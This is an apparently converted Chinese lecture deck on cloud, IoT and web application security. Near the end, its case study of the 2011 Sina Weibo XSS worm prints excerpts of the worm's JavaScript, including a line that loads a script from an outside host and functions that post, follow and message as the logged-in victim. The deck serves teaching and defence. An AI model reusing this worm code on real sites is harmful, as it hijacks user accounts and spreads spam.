
Container與VM對比





# 雲計算-Kubernetes

- **K8S**是Kubernetes的簡稱，中文意思是舵手或導航員
- K8S是一個容器集群管理系統，主要職責是**容器編排**——啟動容器，自動化部署、擴展和管理容器應用，還有回收容器
- Docker和K8S，關注的不再是基礎設施和物理資源，而是應用層，所以就屬PPaaS




Kubernetes結構圖



# 雲計算安全-虛擬機逃逸

- **虛擬機逃逸**指程序脫離正在運行并與主機操作系統交互的虛擬機的過程
- 虛擬化技術雖然可以在邏輯上提供軟硬件的隔離，從而將各個用戶分隔開，然而通過一些漏洞，虛擬機中的應用可以逃逸出邏輯的隔離，直接控制主操作系統，從而造成破壞




虛擬機逃逸的路綫



# 雲計算安全-提權攻擊



- **提權攻擊**是指用戶通過系統漏洞，提升自己操作系統的使用權限的攻擊
- 最簡單的方法就是直接猜測管理員的弱口令等
- 比較可靠的提權方法就是攻擊機器的內核，讓機器以更高的權限執行代碼，進而繞過設置的所有安全限制





# 雲計算安全-側信道

- **側信道攻擊**通過共享的信息通道，可以竊取到通道中的額外秘密
- 雲計算中，虛擬機共享宿主硬件（CPU、內存、網絡接口），因此可以通過CPU的計算時間，網絡接口的占用時間，一定程度分析出其他用戶的數據
- 已有攻擊者利用側信道攻擊成功獲取服務器中的私鑰



內存訪問側信道攻擊






# 雲計算安全-鏡像和快照攻擊

## 鏡像攻擊：

- 雲計算平臺往往通過特定的鏡像創建虛擬機或者服務實例
- 鏡像的實例化是高度自動化的
- 攻擊者入侵虛擬機管理系統并感染鏡像
- 增大攻擊效率和影響範圍




## 快照攻擊：

- 雲平臺可以隨時挂起虛擬機并保存系統快照
- 攻擊者非法恢復快照，造成一系列的安全隱患，且歷史數據被清除，攻擊行為被隱藏



# 物聯網技術

- 物聯網 (Internet of Things)
  - 通過各種信息傳感器、射頻識別技術、全球定位系統等，實時采集任何需要監控、連接、互動的物體或過程
  - 通過各類可能的網絡接入，實現物與物、物與人的泛在連接，實現對物品和過程的智能化感知、識別和管理
  - 一個基于互聯網、傳統電信網等的信息承載體
  - 讓所有能够被獨立尋址的普通物理對象形成互聯互通的網絡





# 物聯網結構

## 综合应用层



智慧物流



智能电网



智能交通



智能农场

## 管理服务层



数据中心



搜索引擎



数据挖掘



智能决策

## 网络构建层



无线网络



互联网



5G网络


## 感知识别层



GPS



传感器



传感器



智能设备

- 綜合應用層：服務各種需求的物聯網應用
- 管理服務層：將大規模數據存儲、處理、分析
- 網絡構建層：使得感知設備接入互聯網中
- 感知識別層：物理世界與信息世界的紐帶，獲取現實世界的物理數據



# 物聯網-安全挑戰

## 综合应用层



智慧物流



智能电网



智能交通



智能农场

## 管理服务层



数据中心



搜索引擎



数据挖掘



智能决策

## 网络构建层



无线网络



互联网



5G网络


## 感知识别层



GPS



传感器



传感器



智能设备

- 感知識別層面臨的主要安全挑戰：
  - 網關節點被攻擊者控制，安全性全部丟失
  - 普通節點被攻擊者控制，如攻擊者掌握普通節點密鑰
  - 普通節點被攻擊者補貨，但攻擊者沒有得到普通節點密鑰
  - 普通節點或者網關節點遭受來自網絡的DOS攻擊
  - 接入到物聯網的超大量傳感器節點的標識識別，認證和控制問題



# 物聯網-安全挑戰

## 综合应用层



智慧物流



智能电网



智能交通



智能农场

## 管理服务层



数据中心



搜索引擎



数据挖掘



智能决策

## 网络构建层



无线网络



互联网



5G网络


## 感知识别层



GPS



传感器



传感器



智能设备

- 網絡構建層面臨的主要安全挑戰：
  - DOS、DDOS攻擊
  - 假冒攻擊中間人攻擊
  - 跨異構網絡的攻擊
- 管理服務層面臨的主要安全挑戰：
  - 智能變低能
  - 非法認為干預
  - 數據破壞遺失
- 綜合應用層面臨的主要安全挑戰：
  - 隱私信息保護
  - 訪問權限控制
  - 攻擊監控



# 應用安全網絡攻擊的 共性特徵及基本防禦原理

✓ 資源有限

✓ 資源共享

✓ 系統漏洞

✓ 身份認證與訪問控制

✓ 隱私保護

✓ 應用安全監控防禦



# 應用安全網絡攻擊的共性特徵

## 導致應用安全問題的 根本原因 是什麼？

- 攻击者可以消耗大量应用资源导致其他用户无法访问

拒绝服务


利用  
系统漏洞

利用

- 攻击者可以合法或者非法的获取应用数据、推理构造出目标数据

信息泄露


应用  
安全  
共性  
特征



DDoS攻擊消耗網絡資源



明星健康碼隱私泄露




XSS攻擊





# 共性特徵-資源有限

- DDoS攻擊 (Distributed Denial of Service)：通過大量合法的請求占用大量網絡資源，以達到使網絡癱瘓的目的
- 分類：
  - 通過使網絡過載來干擾甚至阻斷正常的網絡通訊
  - 通過向服務器提交大量請求，使服務器超負荷
  - 阻斷某一用戶訪問服務器
  - 阻斷某服務與特定系統或個人的通訊
- 占用網絡資源類型
  - 網絡帶寬、磁盤讀寫、CPU計算等
- Web、CDN、物聯網、雲計算都面臨對應的安全風險




DDos攻擊消耗網絡資源



# 共性特徵-資源共享

- 攻擊者可以合法、或者非法地獲取應用數據，進而推理構造出目標數據
- 合法的越權訪問：
  - 一些網絡應用的數據是相互共享的，所有用戶都可以合法的使用
  - 這些數據往往由于隱私保護存在缺陷（差分隱私，互補隱私等）
  - 這類攻擊形式在Web應用和社交網絡中最為常見
- 非法的訪問資源：
  - 邏輯上相互獨立的用戶數據存放在相同的一片物理區域
  - 攻擊者利用一些漏洞，非法訪問其他用戶的數據，造成一定程度的數據泄露
  - 這種攻擊形式主要存在于雲計算中



差分隱私攻擊示例




側信道攻擊



# 共性特徵-系統漏洞

- 現有計算機體系結構複雜、應用豐富
- 不能確保多變、異構的應用硬件和軟件的實現萬無一失
- 完全沒有任何漏洞是不可能的
- 漏洞的及時修復也存在問題




RangeAmp兩種攻擊形式




# 應用安全的基本防禦原理

- 應用安全防禦的基本原理和實踐規範
  - 針對應用安全問題的本質及共性原因
  - 身份認證與信任管理
  - 隱私保護
  - 應用安全監控防禦



身份認證系統



對稱加密系統



應用安全監控



# 應用安全典型案例

- ✓ Web安全的機密性
- ✓ 社交網絡安全的機密性



# Web安全的機密性



- 一次典型的針對Web的跨站腳本攻擊 (XSS)
  - 2011年6月28日晚，新浪微博突然出現大規模的“微博病毒”
  - 大量用戶自動關注一位名為hellosamy的用戶，并自動發送諸如：“郭美美事件的一些未注意到的細節”，“建黨大業中穿幫的地方”，“讓女人心動的100句詩歌”，“這是傳說中的神仙眷侶啊”等等微博和私信
  - 攻擊事件的罪魁禍首即Web的XSS漏洞



微博被攻擊




# Web安全的機密性


- 雖然新浪及時地修復了漏洞，但是在hellosamy被封號之前約有30000名粉絲，也就是說有至少有30000名用戶確實被感染過
- 準備階段：



(1) 攻击者构造一个  
JavaScript脚本



(2) 脚本的功能：  
① 发微博  
② 加关注  
③ 发私信



(3) 挂载在  
`www.2kt.cn/images/t.js`  
域名上





# Web安全的機密性

```
66 function main(){
67     try{
68         publish();
69     }
70     catch(e){}
71     try{
72         follow();
73     }
74     catch(e){}
75     try{
76         message();
77     }
78     catch(e){}
79 }
80 try{
81     x="g=document.createElement('script');g.src='http://www.2kt.cn/images/t.js';document.body.appendChild(g);window.opener.eval(x);
82 }
83 catch(e){}
84 main();
85 var t=setTimeout('location="http://weibo.com/pub/topic";',5000);
```

JavaScript脚本主函数部分



# Web安全的機密性


```
43 function publish(){
44     url = 'http://weibo.com/mblog/publish.php?rnd=' + new Date().getTime();
45     data = 'content=' + random_msg() + '&pic=&styleid=2&retcode=';
46     post(url,data,true);
47 }
48 function follow(){
49     url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort=profile&atnId=profile&rnd=' + new Date().getTime();
50     data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid + '&refer_sort=profile&atnId=profile';
51     post(url,data,true);
52 }
53 function message(){
54     url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';
55     ids = getappkey(url);
56     id = ids.split('||');
57     for(i=0;i<id.length - 1 & i<5;i++){
58         msgurl = 'http://weibo.com/message/addmsg.php?rnd=' + new Date().getTime();
59         msg = random_msg();
60         msg = encodeURIComponent(msg);
61         user = encodeURIComponent(encodeURIComponent(id[i]));
62         data = 'content=' + msg + '&name=' + user + '&retcode=';
63         post(msgurl,data,false);
64     }
65 }
```

JavaScript脚本重要函数部分



# Web安全的機密性


- 實施攻擊：





# Web安全的機密性

- 最後，當新浪登陸用戶不小心訪問到相關網頁時，由于處於登錄狀態，將會會運行這個js腳本，從而完成了相關步驟



- 此次攻擊雖是一場鬧劇，但它的確破壞了微博系統的機密性，使得存儲在系統中或在系統之間傳輸的信息被惡意的攻擊者操控



# 總結

回顧了應用安全的各種類型，分析了應用安全的共性特徵，總結了應用安全的基本防禦原理，探究了解決應用安全問題的新思路



## 第一節

網絡應用及其  
相關的應用安全問題

- Web安全、雲計算安全
- CDN安全、物聯網安全
- 社交網絡安全
- 移動應用安全



## 第二節

應用安全網絡攻擊的  
共性特徵及基本防禦原理

- 拒絕服務、信息泄露
- 身份認證和信任管理
- 隱私保護
- 實時防禦



## 第三節

應用安全典型案例


- Web安全的機密性
- 社交網絡安全的機密性



# 研究領域的發展

- **AI使能的智能檢測系統**


- AI對於數據分析能力越來越強大
- 將AI的能力應用于應用安全，快速分析安全問題，快速反饋



AI使能的智能檢測系統

- **主動網絡安全防禦**

- 基于軟硬協同的防護
- “零信任網絡”



零信任網絡